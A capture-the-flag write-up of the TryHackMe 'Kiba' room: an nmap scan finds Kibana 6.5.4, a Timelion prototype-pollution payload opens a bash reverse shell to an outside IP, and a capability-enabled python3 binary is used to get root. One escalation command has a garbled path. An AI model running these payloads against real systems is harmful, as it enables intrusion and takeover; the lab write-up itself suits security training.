3 minutes
TryHackMe - Kiba Room
Before we begin, you can access this room by creating an account with tryhackme.com and browsing to this link to join it, or by simply searching for “Kiba” under the Hacktivities tab.
Scanning & Enumeration
Running nmap
# Nmap 7.80 scan initiated Sun Aug 30 11:10:00 2020 as: nmap -A -p- -vv -oA nmap/all 10.10.212.50
Nmap scan report for 10.10.212.50
Host is up, received syn-ack (0.084s latency).
Scanned at 2020-08-30 11:10:01 BST for 77s
Not shown: 65531 closed ports
Reason: 65531 conn-refused
PORT     STATE SERVICE      REASON  VERSION
22/tcp   open  ssh          syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:d1:57:13:24:81:b6:18:5d:04:8e:d2:38:4f:90 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDdVrdscXW6Eaq1+q+MgEBuU8ngjH5elzu6EOX2UJzNKcvAgxLrV0gCtWb4dJiJ2TyCLmA5lr0+8/TCInbcNfvXbmMEjxv0H3mi4Wjc/6wLECBXmEBvPX/SUyxPQb9YusTj70qGxgyI6SCB13TKftGeHOn2YRGLkudRF5ptIWYZqRnwlmYDWvuEBotWyUpfC1fGEnk7iH6gr3XJ8pwhY8wOojWaXEPsSZux3iBO52GuHILC14OiR/rQz9jxsq4brm6Zk/RhPCt1Ct/5ytsPzmUi7Nvwz6UoR6AeSRSHxOCnNBRQc2+5tFY7JMBBtvOFtbASOleILHkmTJBuRK3jth5D
|   256 e1:e6:7a:a1:a1:1c:be:03:d2:4e:27:1b:0d:0a:ec:b1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBD2fQ/bb8Gwa5L5++T3T5JC7ZvciybYTlcWE9Djbzuco0f86gp3GOzTeVaDuhOWkR6J3fwxxwDWPk6k7NacceG0=
|   256 2a:ba:e5:c5:fb:51:38:17:45:e7:b1:54:ca:a1:a3:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJk7PJIcjNmxjQK6/M1zKyptfTrUS2l0ZsELrO3prOA0
80/tcp   open  http         syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
5044/tcp open  lxi-evntsvc? syn-ack
5601/tcp open  esmagent?    syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|     HTTP/1.1 400 Bad Request
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     kbn-name: kibana
|     kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
|     content-type: application/json; charset=utf-8
|     cache-control: no-cache
|     content-length: 60
|     connection: close
|     Date: Sun, 30 Aug 2020 10:11:13 GMT
|     {"statusCode":404,"error":"Not Found","message":"Not Found"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     location: /app/kibana
|     kbn-name: kibana
|     kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
|     cache-control: no-cache
|     content-length: 0
|     connection: close
|     Date: Sun, 30 Aug 2020 10:11:10 GMT
|   HTTPOptions:
|     HTTP/1.1 404 Not Found
|     kbn-name: kibana
|     kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
|     content-type: application/json; charset=utf-8
|     cache-control: no-cache
|     content-length: 38
|     connection: close
|     Date: Sun, 30 Aug 2020 10:11:10 GMT
|_    {"statusCode":404,"error":"Not Found"}
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5601-TCP:V=7.80%I=7%D=8/30%Time=5F4B7B3D%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,D4,"HTTP/1\.1\x20302\x20Found\r\nlocation:\x20/app/kibana\r\nk
SF:bn-name:\x20kibana\r\nkbn-xpack-sig:\x20c4d007a8c4d04923283ef48ab54e3e6
SF:c\r\ncache-control:\x20no-cache\r\ncontent-length:\x200\r\nconnection:\
SF:x20close\r\nDate:\x20Sun,\x2030\x20Aug\x202020\x2010:11:10\x20GMT\r\n\r
SF:\n")%r(HTTPOptions,117,"HTTP/1\.1\x20404\x20Not\x20Found\r\nkbn-name:\x
SF:20kibana\r\nkbn-xpack-sig:\x20c4d007a8c4d04923283ef48ab54e3e6c\r\nconte
SF:nt-type:\x20application/json;\x20charset=utf-8\r\ncache-control:\x20no-
SF:cache\r\ncontent-length:\x2038\r\nconnection:\x20close\r\nDate:\x20Sun,
SF:\x2030\x20Aug\x202020\x2010:11:10\x20GMT\r\n\r\n{\"statusCode\":404,\"e
SF:rror\":\"Not\x20Found\"}")%r(RTSPRequest,1C,"HTTP/1\.1\x20400\x20Bad\x2
SF:0Request\r\n\r\n")%r(RPCCheck,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\
SF:n\r\n")%r(DNSVersionBindReqTCP,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r
SF:\n\r\n")%r(DNSStatusRequestTCP,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r
SF:\n\r\n")%r(Help,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(SSLS
SF:essionReq,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(TerminalSe
SF:rverCookie,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(TLSSessio
SF:nReq,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(Kerberos,1C,"HT
SF:TP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(SMBProgNeg,1C,"HTTP/1\.1\x
SF:20400\x20Bad\x20Request\r\n\r\n")%r(X11Probe,1C,"HTTP/1\.1\x20400\x20Ba
SF:d\x20Request\r\n\r\n")%r(FourOhFourRequest,12D,"HTTP/1\.1\x20404\x20Not
SF:\x20Found\r\nkbn-name:\x20kibana\r\nkbn-xpack-sig:\x20c4d007a8c4d049232
SF:83ef48ab54e3e6c\r\ncontent-type:\x20application/json;\x20charset=utf-8\
SF:r\ncache-control:\x20no-cache\r\ncontent-length:\x2060\r\nconnection:\x
SF:20close\r\nDate:\x20Sun,\x2030\x20Aug\x202020\x2010:11:13\x20GMT\r\n\r\
SF:n{\"statusCode\":404,\"error\":\"Not\x20Found\",\"message\":\"Not\x20Fo
SF:und\"}")%r(LPDString,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r
SF:(LDAPSearchReq,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(LDAPB
SF:indReq,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(SIPOptions,1C
SF:,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 30 11:11:18 2020 -- 1 IP address (1 host up) scanned in 77.72 seconds
- 3 ports open:
- HTTP - 80
- a cicada logo can be seen on the default webpage;
- no /robots.txt
- nothing in the source code;
- SSH - 22;
- 5044 - lxi-eventsvc;
- 5601 - kibana console;

- browsing to this port and running GET / from DevTools we can find the Kibana version:
- HTTP - 80
Exploitation
Googling “kibana 6.5.4 remote code execution”, you will come across these two articles on tenable and github. I found the latter a bit better in terms of explaining the exploit.
Open the Timelion tab and copy the below exploit. Don’t forget to change the IP address and port accordingly, then hit run:
.es(*).props(label.__proto__.env.AAAA='require("child_process").exec("bash -c \'bash -i>& /dev/tcp/10.11.12.168/9001 0>&1\'");//')
.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')


You will then have to change to the Canvas tab in order to get your reverse shell:
Privilege Escalation
Question 6 contains a hint around capabilities. To list all of them we can use the below command:
getcap -r / 2>/dev/null

We can exploit this with the following command, invoking the python3 binary that has the capability set, in our case /home/kiba/.hackmeplease/python3:
cd /home/kiba/,hackmeplease/python3
./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
